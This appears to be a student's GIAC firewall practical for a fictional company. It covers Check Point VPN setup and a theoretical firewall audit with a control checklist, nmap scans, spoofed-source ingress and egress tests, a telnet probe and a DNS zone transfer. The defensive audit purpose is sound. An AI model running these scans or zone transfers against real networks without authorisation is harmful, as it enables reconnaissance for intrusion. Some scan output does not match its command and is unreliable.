VPNs are not limited to any particular networking transport technology. Transport technology VPNs have utilized various technologies: TCP/IP, frame relay, X.25, and ATM. The interest today, due to the significant cost savings that can be realized over such conventional technologies as leased lines, is building VPNs over the Internet and using TCP/IP as the transport technology.

There are several different ways VPNs can be implemented:

- Remote access over the Internet

- Connecting Networks over the Internet (**This will be used for the assignment**)
- Connecting Computers over an Intranet

Implementing

The first step in establishing VPN-1 connection through FW1 is to enable the VPN feature in FW1. From the firewall object, select workstation properties and then click on the “Encryption” tab. Please choose which from of encryption you will be using. **For the current assignment, GIAC will be using IPSEC using tunnel mode. In tunnel mode the entire packet is encapsulated in a new packet, and a new IP header is generated. Tunnel mode can be used to connect two security gateways and is necessary to build a VPN when using IPSec. After selecting which type your encryption method, you will need to determine which encryption algorithm you wish to deploy. For my assignment, GIAC will use 3DES. 3DES is widely consider the one of the strongest forms of encryption.**

Once these steps have been completed, it is know time to create the remote users that will be trusted to enter the GIAC network. This begins by going to the “Manage” menu and click on “Users”. For this assignment we will create to groups of remote users: Partners and Suppliers. From “Users” you should select to add a new user and create two templates: partners and suppliers. Create your first template by providing a general name, comment description, and expiration date for your users. Now select the “Time” tab. From this tab you can control time restrictions that will limit remote users access. For this assignment, no time restrict will be set. Next, select the “Location” tab. This tab will restrict where the users will have access on the GIAC network. For the purpose of this assignment, the users will be restricted to the partner/supplier subnet. Finally, please select the type of encryption that the users will use. Please remember that this selection must match your previous chosen encryption method. For this assignment, this process would be repeated for the other remote group that will need access(partners or suppliers).

Next, you will now create the remote users. Then specify the which previously created template he/she should be assigned. Also, passwords words can be set for users by selecting “Authentication” tab under encryption.

Layout of an ACL – Below is your basic VPN-1 rule set layout using FW-1.

Source	Destination	Service	Action	Track
 FireWalker  Hades	 Hades  FireWalker	 IPSec	 accept	 Log  Gateways  Any

Defining the components of an ACL

- The “Source” is where the attempted connection is established. For my assignment, both the firewalls located at GIAC partners, suppliers, as well as GIAC FW1 will be included because traffic will be bi-directional.

- The “Destination” represents where the attempted connection is bound. For my assignment, both the firewalls located at GIAC partners, suppliers, as well as GIAC FW1 will be included because traffic will be bi-directional.
- The “Service” represents which protocol/service/port the connection attempt is made. For my assignment, IPSEC (ip protocol 50) will be the chosen service.
- The “Action” will determine whether the connection is accepted, rejected, or dropped. The difference between dropped and rejected is: rejected will usually send a denied statement back to the originated host. Dropped will not send a response back. The preferred method is security is dropped.
- “Track” is just the form of logging that takes is used(Long or Short or No Logging). Logs should be reviewed at least weekly. Firewall logs can provide you with crucial information when reviewing for a possible security event. However, I recommend additional steps such as IDS systems place on your network.

Explanation of how a rule works

Source	Destination	Service	Action	Track
 Berlin_Wall  Hades	 Hades  Berlin_Wall	 IPSEC	 accept	 Long  Gateways  Any

A rule is just a piece of criteria that once met, the action that rule defines will be carried out. From the example rule above, I will walk through how this rule is processed. The rule states that when the source (Berlin_Wall or Hades) is trying to establish a connection with the destination(Hades or Berlin_Wall) using IPSEC (ip protocol 50), the firewall will accept(Action) that traffic to be passed and a connection can be made. Once this connection is established, it will be logged for future review.

Please note that screenshots for this VPN tutorial were used from Daniel Martin’s assignment. The assignment can be found at http://www.sans.org/y2k/practical/Daniel_Martin_GCFW.doc. The screenshots do not represent an exact match to my GIAC network. However, I have expanded on the theory base needed for this assignment to completed.

Creating a rule set for VPN access

Rules must be configured on all firewalls involved to create a firewall-to-firewall VPN. This will include Checkpoint firewalls located on the partner/supplier network. When configuring a rule to allow a firewall-to-firewall VPN connection, the rules must be configured in all utilized firewalls rule base.

First, A rule which defines the firewalls (Berlin_Wall ---GIAC ext. firewall, Hades ---Partners Firewall, and a supplier firewall(not included) that are allowed to connect with each other and the encryption type(IPSEC / ip protocol 50) that they connect via.



Second, A rule is created containing a list of remote users that have approved access into GIAC partner/supplier network. This rule is designed to allow remote users access to the GIAC network using http(80), https(443), ftp(21), smtp(25), and pop-3. **Partners will utilize port 443(https) when placing orders for fortune cookies. They will connect to a trusted web server that serves as a front end for the corporate order database. Suppliers will updated the fortune cookie sayings database by transferring a update file to GIAC via FTP. Once the file is received, GIAC will run a RPC program converting the supplier data in to a readable text for input into the GIAC fortune cookie database.** Before this rule can be created a network user group containing all remote users that need VPN access to the GIAC. Be sure to scrutinize each request for an actual need. A formal request form should be filled out for each remote user and approved by the CSO(or equal). A review of all requests should be performed every quarter to ensure that a need for access to the GIAC network still exists.



Third, A rule is need because approved users must have the ability to access their encryption domain information when swapping security key information. The VPN process will not work without it.



Lastly, GIAC will use a rule that allows internal users to utilize the VPN service when connecting to other internal resources. This will increase the overall security of data on the GIAC network. With the risk of security increases on a daily basis, many other companies have also decided to utilize this function. However, it will also increase the overhead of the firewall, possibly creating a bottle neck on the network.



Testing your VPN

There are multiple ways to test a VPN connection:

- You could purchase a sniffer and attempt to sniff the packets for completeness/accuracy.
- Download a free sniffer software package like tcpdump www.tcpdump.org or windump(for windows) and perform to same step as mentioned above. More information on windump can be found at: <http://netgroup-serv.polito.it/windump/>
- Or if your lucky, some firewalls come with tcpdump already installed on itself. This will allow you to sniff both sides(internal and external) of the firewall at the same time. This makes analyzing traffic much easier.

Conclusion

Implementing a VPN solution can be a bit tricky, however vendors are attempting to make their VPN solutions more user friendly. Visit www.cisco.com for more information on VPNs.

Audit Your Security Architecture (Assignment 3)

Requirements

You have been assigned to conduct a technical audit of the primary firewall (described in Assignments 1 and 2) for GIAC Enterprises. In order to conduct the audit, you will need to:

1. Plan the audit. Describe the technical approach you recommend to assess the firewall. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
2. Conduct the audit. Using the approach you described, validate that the primary firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
3. Evaluate the audit. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but you must annotate/explain the output.

■ Planning the audit

NOTE: This is not an actual firewall audit. Based upon the assignment, the audit is performed in theory.

An audit or assessment of a firewall should be conducted in order to mitigate risk. Information security is a ongoing battle that changes on a daily basis. However, by performing an audit/assessment mitigating potential risk, the chance your network being compromised is

decreased. **This audit will be performed during company off-peak hours, when network traffic is at a minimum.** The off-peak time following testing will be very important should something go wrong and require extensive effort to either repair any services, or to make appropriate changes if a serious problem arises. If possible, have a contingency plan already in place to any resulting downtime.

The following are recommended steps that should be followed will performing any network based audit:

- 1) The time and dates of the audit should be determined in advance with management approval.
- 2) The users will be notified of the time and dates of the audit will be performed. Note: This step usually only applies when conduction an automated scan on the network.
- 3) If necessary, interviews of essential personnel will be scheduled and performed.
- 4) The manual audit test plan will be performed before any automated scan is performed.
- 5) A scan will be performed the verify and validate findings from the manual firewall audit plan.
- 6) After the automated scan is performed, verify that available services are working properly.
- 7) The results will be analyzed.
- 8) Additional test work may need to be performed based on any additional findings.

Other items that should be considered when planning the audit.

1. How will network bandwidth be effected by performing an automated scan? Recommend using a protocol analyzer to monitor network bandwidth. Note: Perform a base line sample of network traffic before running any scanners. This will give you something to compare to once the scanner is started.
2. Ensure that all critical network devices have up to date full backups in the event of system failure. Note: I can validate this one from personal experience.
3. An audit/scan is only a snapshot in time of how the GIAC Enterprise external firewall is currently configured. The correct policies and procedures (i.e. corporate security policy and technical security standards) need to be in place and enforced. If no policies or procedure are in place to dictate how work is performed, the likelihood of finding similar vulnerabilities in the future is high.

The following items will be required in order to complete the audit:

1. A current network diagram listed all critical systems on the network.
2. A current list of all operating systems and version level on network devices that will be scanned. Note: This is recommended due to passes experiences were certain devices were brought down by conflicts with a automated scanner.
3. A manual test work needs to be performed prior to any network scanner to provide value to a client. Note: Many scanners are know for finding “False Positives”. A manual review helps mitigate this risk.
4. A vulnerability scanner such as Nessus and/or Internet Security Scanner (ISS) can be used to help identify the latest vulnerabilities.
5. A protocol analyzer to monitor network traffic.

6. A “Rule of Engagement Letter” is critical if you are responsible for performing an audit for another company. This letter will state that you are authorized by the client’s management to be performing your audit and what, if any, liability you will be responsible for if any major problems occur while performing the audit.

Cost and Resources

This assessment will be conducted in 40 hours (1 week). Two personnel will be utilized to complete this audit. The total time and cost for this assessment is \$250 per hour X 40 hours X 2 Analyst = \$20,000.

■ Conducting the Audit

Firewall Audit Plan

In the beginning of a firewall audit plan, I like to perform manual test work of the firewall in question. I have several reasons for this belief:

1. It lets you have interaction with the security personnel and you can better gauge their overall understanding of security as a whole.
2. Relying solely on an automated scan (ex. Cyber Cop), doesn’t provide really value to a client. Many automated scanners are well known for “false positives”. If you do not manually check a firewall, you could end up with a very upset client, and possible in litigation
3. **An audit is much more than running a tool.** There is much more to it than that. Companies are now demanding more than running a tool and handing over the results. For example, lets say “ISS” says the firewall is clean, however the computer room where the firewall is located is unlocked and the firewall console is continuously logged in. Someone could change a rule and no one would ever no about it. This is something basic that should be looked at today. **I will repeat this statement again -- The correct policies and procedures (i.e. corporate security policy and technical security standards) need to be in place and enforced. If no policies or procedure are in place to dictate how work is performed, the likelihood of finding similar vulnerabilities in the future is high.**

A manual test plan has a number a predefined controls that are to be manually performed to ensure that the firewall being tested is configured for secure and optimal performance. Many of these can be performed by interviewing security personnel or are easy to see for yourself. Below is the audit plan that will be used for the GIAC firewall.

	Control Point Tested	Tested Y/N	Passed Y/N
	Hardware and Peripheral Requirements		
1.	The firewall's physical environment should adhere to the hardware temperature requirements (e.g. 57°-71° F, 14° - 22° C).	Y	N
2.	Prompt disk recovery from hard disk failure must be anticipated and prepared accordingly (e.g. RAID). Results: Interviewed Firewall Admin. --- Currently no disk recovery methods are followed. If hard drive fails, a new hard drive is built from scratch.	Y	N
3.	Modems shall not be attached on the firewall. Although modems may be a convenient way to administer a firewall remotely it can provide an entry point to attackers if it is not configured and maintained correctly. If such function is necessary the personnel managing the firewall is strongly encouraged to encrypt all communication between the remote station and the firewall. In addition strong authentication procedures should be in place (e.g. two-way factor authentication or token authentication) Results: Inspected the firewall itself and interviewed the firewall admin -- No Modems are currently being used to access the firewall	Y	Y
4.	Peripheral bootable devices such as CD-ROM's or floppy disks shall be removed or restricted from use in order to eliminate <i>walk-in</i> attacks. For example, if an attacker has physical access to the firewall they may attempt to gain access by rebooting the firewall from an alternate media. Results: Inspected firewall – all peripheral devices were removed to prevent walk-in attacks.	Y	Y
5.	Access to the Firewall Console shall be restricted to privileged authorized users only. Results: No restriction on the computer room (i.e. cipher lock) was present to prevent unauthorized access.	Y	N
	Account Management		
6.	A structured uniform naming convention shall be kept throughout the organization to ensure consistency. Simple naming conventions such as <i>jsmith</i> (Joe Smith) should be avoided and more elaborate scheme such as <i>jensma</i> (<i>j=Jim, en=Engineering, sm=Smith, a=administrator</i>) should be devised. Results: Reviewed GIAC naming convention by reviewing user names for logging into the firewall. Found that standard (First Initial, Last Name) bboard was being used.	Y	N

7.	<p>User communities or working groups shall not share a single user account (user-id). Rather, each new user of the respective user community shall be assigned an individual user account. The individual user account shall be included in a distinct user group that represents the specific user community or working group. This way, tasks such as Account Auditing and Tracking are more lucrative and efficient since ambiguity of account use among the user community is eliminated. If multiple users are assigned a single user account it is difficult to track activities of individual users, who did what, and perform necessary administrative tasks such as auditing and logging in a desirable level.</p> <p>Results: Reviewing firewall user names – no default or generic names were used(i.e. FW1).</p>	Y	Y
8.	<p>Authentication failures must be logged and flagged. Consecutive authentication failures are considered a sign of on-line brute force password attacks. Enforcing this control allows administrators to detect such activities and act accordingly.</p> <p>Results: Reviewed GIAC logging process. Inspected sample logs to verify that logon failures are logged for review.</p>	Y	Y
9.	<p>Administrative users should be assigned accounts through the organizational process for establishing new accounts, which details the steps and required information (user's credentials) that is needed to authorize the creation of the account. In addition the user's expertise, for accessing the firewall with administrative privileges, should be evaluated to ensure that the user has the necessary skills for handling a privileged account. Using a defined process to assign user accounts helps in configuring auditing and logging for the respective account and provides centralized management control of user accounts and associated restrictions. For example an engineer should not have access on the human resources servers therefore he/she shouldn't be included in any related HR groups or defined on any HR related servers. Personnel that manage this process can establish a confined profile for the user that allows performing only the necessary tasks.</p> <p>Results: Reviewed GIAC process for establishing new ACLs requested by users. All requested are formally documented, approved by management, review by the Firewall Admin for completeness and accuracy, and then put into production. Comments are made in the firewall defining the purpose for the ACL.</p>	Y	Y
10.	<p>Administrative passwords shall utilize the maximum (or over 12 characters if possible) character password setting (e.g. UNIX 8 (eight) characters, Windows NT 15 (fifteen) characters) composed by intermixed, lower and upper, alphanumeric and special characters. Also character sequences such as 123 or abc and pronounceable words such as <i>Monday</i> or phrases such as <i>bigapple</i> shall be avoided. For example a sample password that conforms the recommended requirements could be the</p>	Y	N

	<p>following string 2!_005e4mE! which translates to “too loose for me!” This requirement is part of defending against on-line brute force password attacks or offline dictionary attacks.</p> <p>Results: Reviewed GIAC security policy for password standards regarding firewall (8 characters) and attempted to create a password with 4 characters. The attempt was denied.</p>		
11.	<p>Non-Administrative account passwords shall be changed every 30 days.</p> <p>Results: Reviewed firewalls password expiration date setting. Found no expiration date was defined.</p>	Y	N
12.	<p>Administrative account passwords shall be changed every 20 days.</p> <p>Results: Reviewed firewalls password expiration date setting. Found no expiration date was defined.</p>	Y	N
13.	<p>If a distinct administrator account is used to manage the firewall system, the administrative password may be shared by a limited number of authorized users. Preferably up to 3 (three). In addition these users should have a long-term placement status within the organization and the necessary non-disclosure agreements shall be completed and signed before they are allowed to perform any operations. This requirement provides control over the number of authorized users having possession of the administrative password. Therefore any tasks that are performed with an administrative account can be closely controlled and monitored and any suspicious activities can be detected and verify their legitimacy.</p> <p>Results: Reviewed user names for firewall. All firewall admin. have different passwords</p>	Y	Y
14.	<p>Administrative (or privileged) passwords must be updated immediately after the dismissal or relocation (assigned to an unrelated task), of an employee with such knowledge. This control eliminates risks that are associated with employees leaving the organization or resigning with unfavorable terms. For example, If an employee is fired or resigns they may attempt to gain access to the network remotely and obtain unauthorized information.</p> <p>Results: Leaving employees have to complete a checklist which contains removal of all passwords from computer systems before final employment date. The HR department informs IT department of any terminated employees. At that time, all access to computer systems are removed.</p>	Y	Y
15.	<p>There shouldn't exist a tangible record of the administrative (or any privileged account) password. Passwords written in paper, boards, or any other visible place expose the security of the account.</p> <p>Results: After inspection of GIAC, no passwords were visibly located or found.</p>	Y	Y

16.	Administrative passwords shall be distinct for every firewall. Results: Reviewed security policy --- it states that all admin passwords must be unique, including password for the same user on different firewalls	Y	Y
17.	In the event that multiple administrative passwords need to be maintained across several firewalls it is reasonable that an encrypted electronic copy may exist. Access to this electronic copy must be minimal and by authorized users, and it's existence must remain secret. Should be noted that protecting passwords with poor password mechanisms (e.g. Excel password mechanism) should be avoided since there are tools available that circumvent this type of protection mechanism in a very short amount of time. Results: See # 16	NA	NA
18.	Default firewall system user accounts shall be eliminated. Any vendor default accounts or unneeded user accounts shall be deleted or disabled. Result: Reviewed firewall user accounts for vendor default accounts. No vendor accounts were found.	Y	Y
19.	Firewall user accounts should be created through the organizational process for establishing new accounts that details the steps and required information (user's credentials) that is needed to authorize the creation of the account. Results: Interviewed GIAC CSO, it was report that all new account requests for the firewall must be approved by the Director of IT for GIAC.	Y	Y
	Firewall Remote Administration		
20.	Remote user authentication shall be encrypted. This protects against network traffic monitoring attacks. Result: Remote administration is not allowed per GIAC security policy.	Y	NA
21.	All communication between the remote managing station and the firewall must be encrypted. Result: Remote administration is not allowed per GIAC security policy	Y	NA
22.	All management requests (e.g. retrieve the firewall log, update the rule base) etc. must be authenticated. Result: Remote administration is not allowed per GIAC security policy	Y	NA
23.	Remote administration session must time-out after a specified amount of time (e.g. 5 minutes) and re-authentication should be required to resume activities.	Y	NA

	Result: Remote administration is not allowed per GIAC security policy		
	Firewall Rule Base		
24.	<p>The rule base must be evaluated before committing any changes, to ensure that the proper evaluation order is followed. For example, if a rule that denies ICMP requests to reach a particular internal host A, is preceded by a rule that allows ICMP requests to reach all internal hosts will allow any ICMP requests to reach the internal protected host A, since the rule preceding the restriction (ICMP requests to host A) allows ICMP traffic to any internal host.</p> <p>Results: Are changes are reviewed by two sets of eyes before the change is committed to production.</p>	Y	Y
25.	<p>There should be a <i>clean up</i> rule entry (e.g. DENY ALL) for packets that do not match any of the implemented rules.</p> <p>Results: Review firewalls ACL -- determined that a deny all rule had been placed at the end of the firewall rule set</p>	Y	Y
26.	<p>The size of the rule base shall remain compact (e.g. maximum of 45 rules). Extensive amount of rules imposes processing overhead while the firewall inspection process attempts to match a rule to every incoming packet. In addition the larger number of rules that are defined the more likely is to make the mistake and allow undesired external traffic through the firewall. The number 45, is approximately an average rule size that has been found in networks with 1000 hosts. There are approximately 10 rules allocated for outbound traffic (http, ftp, ICMP etc.), about 8 rules allocated for incoming services such as e-mail (smtp), ftp, news etc., and approximately 10 to 12 rules to establish secure VPN channels. Note that this is an average case configuration and it changes accordingly to the organizational needs and policy.</p> <p>Results: After review of GIAC Firewall rule set, to was determined that the number of defined ACLs are not exceeded.</p>	Y	Y
	Firewall Services - SNMP		
27.	<p>The default SNMP community strings <i>public</i> and <i>private</i> shall be updated to a harder to guess strings that contain intermixed alphanumeric and special characters. The default community strings are well known to attackers and used occasionally to obtain state information about a machine.</p> <p>Results: Achieved - See previous border router security setting</p>	Y	Y
28.	<p>SNMP queries shall be honored to authorized stations only. Accepting SNMP queries from any origin allows an attacker to collect state information of a machine or even set configuration parameters on a machine.</p> <p>Results: Achieved - See previous border router security setting</p>	Y	Y

29.	If the SNMP protocol is not used it shall be disabled. Results: See previous border router security setting	Y	Y
	Firewall Services - TELNET		
30.	The <i>telnet</i> service shall not be used to gain access to the firewall. Instead another mechanism shall be used that provides data encryption, such as <i>ssh</i> , in order to establish an interactive shell session with firewall. Results: Review GIAC firewall rule set searching for port 23. Inbound telnet currently is not allowed. Achieved – see nmap results below for validation.	Y	Y
31.	Inbound or outbound requests for telnet service shall not be honored by the firewall. The respective party that requires a shell interactive service such as <i>telnet</i> shall be instructed to use an alternative mechanism that provides encryption. Results: Reviewed firewalls rule set for port 23 being utilized. Outbound telnet is currently allowed.	Y	N
	Firewall Services - FTP		
32.	The firewall shall not offer anonymous ftp access. This allows an attacker to gain non-privileged access, which can be used ultimately to exploit other related vulnerabilities or snoop through the contents of the directories. Results: GIAC does currently allow anonymous FTP. Ran nmap for validation(see below)	Y	N
33.	If the firewall is configured to allow ftp service to authorized users that originate connections outside the trusted network (e.g Internet), strong authentication mechanisms such as one time passwords, should be used in order to provide access to users. Results: GIAC does not currently allow inbound FTP connections to untrusted hosts. Attempted to established a port 21 connection to multiple internal ftp server from an untrusted host.	Y	Y
34.	If the firewall is configured to allow authorized users to upload or download data the following should be considered: Interviewed GIAC senior firewall admin – it was report that uploading or downloading of data is not allowed	Y	N
35.	The directory that the uploaded data is designated to be stored should provide write-only access and restrict any other permission such as read or execute. Typically the users that a authorized to upload data are assigned in a distinct group (e.g. <i>business partner</i> that has only write access to the respective directory. In order to retrieve the uploaded data another group (e.g. marketing) should be designated to have read-only access	NA	NA

	to the specified directory. This control may pose the inconvenience of not allowing listing of the uploaded files but it protects the contents of the directory from unauthorized users attempting to examine the content of the files.		
36.	The designated directory with write-only permissions shall be placed in a separate file system from the file-system that the firewall software is kept. This minimizes that risk of a malicious user attempting to perform denial of service attack by overfilling the write-only directory thus consuming disk space that is also used by the firewall to log events. This type of attack encourages an attacker to disrupt firewall logging.	NA	NA
37.	The firewall shall not honor any requests for TFTP (Trivial File Transfer Protocol) traffic due to its inherent insecure architecture. For example TFTP does not provide any authentication mechanisms thus allowing an attacker to retrieve sensitive system information (e.g. password file).	NA	NA
	Firewall Services - FTP		
38.	DNS Zone transfers originating from not trusted sources shall not be honored by the firewall. Results: External forces zone transfers are not allowed. See nmap results for validation.	Y	Y
	Firewall Services – X-Windows		
39.	X-Windows shall not be traversed across the firewall to a not trusted network (e.g. Internet). Results X-Windows to not trusted networks is not allowed. See border router ACL.	Y	Y
40.	If X-Windows is necessary to perform organization tasks, ensure that the firewall has the ability to proxy this service (thus eliminating direct attacks to the X-Window server) and provide encryption on the communication between the client/server.	NA	NA
	Change Control		
41.	If remote administration is required then encrypted communication channel must be established in order to gain administrative access and perform management tasks. Results: It was previously determined that no remote administration was allowed (see #21-24)	NA	NA
42.	A record of all change control requests shall exist in a safe location along with the implementation status (e.g. active change, terminated change, rejected, or under consideration). Results: Inspected sample document regarding changes made to firewall rule and determined that all changes are recorded.	Y	Y

43.	<p>The change request shall contain at minimum the following information:</p> <ul style="list-style-type: none"> ■ Information about the originating party (organization name, contact information etc.) ■ Purpose of the requested change (e.g. business or organizational need). ■ Authorization for the change (e.g. signoff officers). ■ Status of change (terminated, rejected, active etc.) ■ Date of activation or change of status. <p>Result: After inspection of documentation, minimum requirements where met.</p>	Y	Y
44.	<p>The change request shall be submitted to the organization administering the respective firewall(s) for evaluation.</p> <p>Results: Achieved – All change requests must be approved by the Director of IT, and then researched by the firewall admin's for accuracy and completeness.</p>	Y	Y
45.	<p>The request must be evaluated by at least one officer (e.g. organizational manager, or director) .</p> <p>Results: Achieved – All change requests must be approved by the Director of IT, and then researched by the firewall admin's for accuracy and completeness.</p>	Y	Y
46.	<p>The evaluation must include consideration of potential service interruption, performance impact and security risks associated with the change.</p> <p>Results: Interviewed the CSO – It was reported that all changes to the firewall are made being 10pm-2am EST. So in the event a problem occurs, the impact will be minimal.</p>	Y	Y
	Auditing and Logging		
47.	<p>Firewall logs shall be maintained in a separate file system than the file system that the firewall software or operating system software reside.</p> <p>Results: After inspection of log file, their located in the same file system as the firewall software.</p>	Y	N
48.	<p>Logs shall be inspected on a scheduled basis to detect malicious use.</p> <p>Results: After the inspection of the GIAC security policy, logs are reviewed on a daily basis. Being at 12:00am each night.</p>	Y	Y
49.	<p>Logs shall be stored on an alternate media (e.g. backup) before they are rotated.</p> <p>Results: There is no formal backup procedures documented for GIAC. After interviewing the firewall admin's it was stated that</p>	Y	N

Performing an Automated Scan using various tools

Port Scanning/OS fingerprinting by using nmap

Nmap is a free tool used for discovering firewall information. All corporations should deploy either it or another similar software product for scheduled network monitoring. Nmap will tell you if a port/service is open, closed, filtered, and unfiltered. This relayed information can inform the user in detail about the firewall's configuration. More information can be found at:

http://www.insecure.org/nmap/nmap_manpage.html

Test details: nmap will be run against the firewall in the following modes:

- **Nmap -sT:** TCP connect port scan
- **Nmap -sS:** TCP SYN stealth port scan
- **Nmap -sT -P0:** scan without ping request
- **Nmap OS fingerprint:** This procedure is based on the success of the previous procedures listed above.

GIAC firewall nmap tests will be conducted utilizing the following options:

- **-F:** Only scan ports listed in nmap-services file
- **-v:** Verbose mode

“Nmap -sT” results:

Host (a.b.c.d) appears to be down, skipping it.

Note: Host seems down. If it is really up, but blocking our ping requests, try the “-P0” option

Nmap run completed -- 1 IP address (0 hosts up) scanned in 31 seconds

The firewall is blocking ICMP, so this test returned no results.

“Nmap -sS” results:

Host (a.b.c.d) appears to be down, skipping it.

Note: Host seems down. If it is really up, but blocking our ping probes, try the “-P0” option

Nmap run completed -- 1 IP address (0 hosts up) scanned in 32 seconds

The firewall is blocking ICMP, so this test returned no results.

“Nmap -sT P0” result:

The TCP connect scan took 292 seconds to scan 1064 ports.

Interesting ports on (a.b.c.d):

(The 1064 ports were scanned but closed ports are not listed below)

Port	State	Service
23/tcp	open	telnet
53/udp	open	dns

```
80/tcp open http
443/tcp open https
Nmap run completed -- 1 IP address (1 host up) scanned in 297 seconds
```

The ICMP service was not used in performing this scan option, hence more detailed information. As you can now see open ports on the firewall due exist. However these opens ports are limited to Telnet, DNS, HTTP and HTTPS.

Nmap OS fingerprint result:

Since the “sT-P0” command was only successful in result data from the firewall, the OS fingerprint test will be performed for better results, and limiting the port scan to the known open ports.

Command used: nmapnt -sT -O -P0 -p21, 53 -v a.b.c.d

Interesting ports on (a.b.c.d):

Port	State	Service
23/tcp	open	telnet
53/udp	open	dns
80/tcp	open	http
443/tcp	open	https

TCP Sequence Prediction: Class=random positive increments
Difficulty=15260 (Worthy challenge)

Sequence numbers: D83F79A5 D85717AE D85BE691 D86F4AE1 D877E186 D87D45D5
No OS matches for host

Although nmap again confirmed these ports are open, it was unable to determine the Operating system name or version. The could mean that system could be running Windows 2000. Windows 2000 has the ability to alter TCP/IP stacks so that they are now randomly sequence instead of incremental

ICMP Test Results:

Nmap wasn't capable of using ICMP for any testing against the GIAC firewall, which suggests that the necessary filters on the firewall to restrict ICMP packets are operational (Inbound ICMP is denied). The success scan was a result from performing the 'No Ping' option. The identity (OS) of the firewall could not be determined.

Ingress Filtering Testing

Tests should be performed to ensure that ingress filtering is being blocked as defined previously. Each non-routable address and GIAC network address should be tested to ensure that these packets cannot get pass through the firewall. A command such as the following should be utilized.

```
nmap -sS -P0 -v -p 80 -o ingress.out -S [source_ip_address] -i eth0 [dest_ip_address]
```

This command does the following:

- sS: conducts a SYN scan
- P0: no ping attempt before scanning (utilized when ICMP messages are blocked)
- v: verbose mode
- p 80: port(s) to be scanned
- o ingress.out: output file to send the results to
- S *source_ip_address*: the ip address (non-routable and internal network addresses) being utilized as the source
- i eth0: the interface to utilize
- dest_ip_address: the destination IP address to be scanned

Results: Attempt was denied

Egress Filtering Testing

Tests should be performed to ensure that egress filtering is blocked as defined previously. Each internal GIAC address should be tested to ensure that the traffic cannot leave the network. A command such as the following should be utilized.

```
nmap -sS -P0 -v -p 80 -o egress.out -S [source_ip_address] -i eth0 [dest_ip_address]
```

This command does the following:

- sS: performs a SYN scan
- P0: no ping attempt before scanning (utilized when ICMP messages are being blocked)
- v: verbose mode
- p 80: port(s) to be scanned
- o egress.out: output file to send the results to
- S *source_ip_address*: the ip address (non-routable and internal network addresses) being utilized as the source
- i eth0: the interface to utilize
- dest_ip_address: the destination IP address to be scanned

Results: Attempt was denied

Validation Process

For the purpose of this assignment will now try to assess the overall network perimeter based on the findings of Nmap relating to open ports (23,53,80,443) through the firewall that were detected.

Testing Telnet

Establish a connection using the telnet service(port 23) to the Web Server (www.GIAC.com)

Go to any external GIAC network computer(I will use a Windows computer)
Go it the command line prompt

Type these command: *Telnet a.b.c.d*
{Hit the enter key}

Test description: Established Telnet session to the GIAC firewall using port 23

Test result: The firewall allowed the connection.

www.giac.com
Login:

Was logging performed (Y/N) ?: Y

No Log entries were generated as the connection attempts were allowed.

Result:

The GIAC firewall is currently allowing inbound and outbound connections, as required by GIAC management. This could allow the attackers job of gaining access to the GIAC network much easier. Many hackers will have easy access to attempt to guess a valid user name and password.

Recommendation:

It was reported that at a minimum, telnet traffic should be restricted from source specific I.P. address to destination specific I.P. address and vice versa. GIAC management will change their corporate telnet policy.

Testing DNS server

Attempted to perform a forced zone transfer

Test Details:

The Sam Spade software package (www.samspade.net) was used in an attempt to perform a “dig” (forced zone transfer) of the “giac.com” domain

Result: A zone transfer was completed on the GIAC external DNS server. An attempt on the internal DNS server failed.

Was logging performed (Y/N) ?: N

The attempted DNS connections was not logged because they are allowed.

Results:

The DNS service is allowing inbound connections to their external DNS server. However, an attempted connection to the internal DNS server failed the attempt.

Testing the Web Server and Mail Server

Test Details: Performed a CyberCop Scan against GIAC web and mail server



CyberCop Scanner Results

Report Sorted By Risk Factor

Risk Factor High

1 Vulnerabilities



12.29.161.12 www.GIAC.com

OS Type: [unknown](#)

Vulnerability Group 4000

[Backdoors and Misconfigurations](#)

4030 NetMetropolitan backdoor

10/19/01 10:47:11AM



Risk Factor: High

Complexity: Low

Popularity: Popular

Impact: System Integrity

Root Cause: Software Implementation Problems

Ease of Fix: Simple

Description: NetMetropolitan is a backdoor program that, when installed on a target machine, allows a remote attacker to perform a number of tasks including sending messages to users, viewing files, and stealing passwords. Only Windows 9x and NT systems are affected by this backdoor.

Security Concerns: If this backdoor is found on your system, it may be an indication that an attacker has already compromised your system.

Suggestion: Although it is possible to remove this backdoor, it is advised that you reinstall the system and install all applicable security fixes. The presence of this backdoor on your system is usually an indication of a larger security problem.

Results:

NetMetropolitan backdoor program was not found. However, system will be reinstalled just in case. The firewall was blocking the NetMetropolitan 1.0 & 1.04 port 5031 and NetMetropolitan 1.04 port 5032.

More information can be found at: <http://www.purge-it.com/ports.shtml> or http://www.sys-security.com/html/papers/trojan_list.html

Testing VPN access

Test Details: Sniff and capture traffic, verifying that payload data is encrypted. Tcpdump is a handy tool for examining network traffic off of the wire for UNIX machines; it is available free from <http://www.tcpdump.org/> Also, “windump” (for windows) can perform the same process as mentioned above. More information on windump can be found at: <http://netgroup-serv.polito.it/windump/>

Results: Verified that data was encrypted

Testing of the Mail Server

Test Details: Performed a Cybercop Scan against GIAC mail server (mailman)

Results:

Cybercop did not report any vulnerabilities.

Testing of the GIAC IDS

Test Details: All attacks attempted above should have be logged by the IDS for review.

Results: GIAC IDS systems did log all activities that were attempted. However, it might be of interest to alert security administrators by e-mail or pager when defined attacks occur.


■ Evaluate the Assessment Results

Please Note: A comprehensive test of an actual environment could not be conducted based upon the scope of the assignment and resources needed for an audit to be completed.

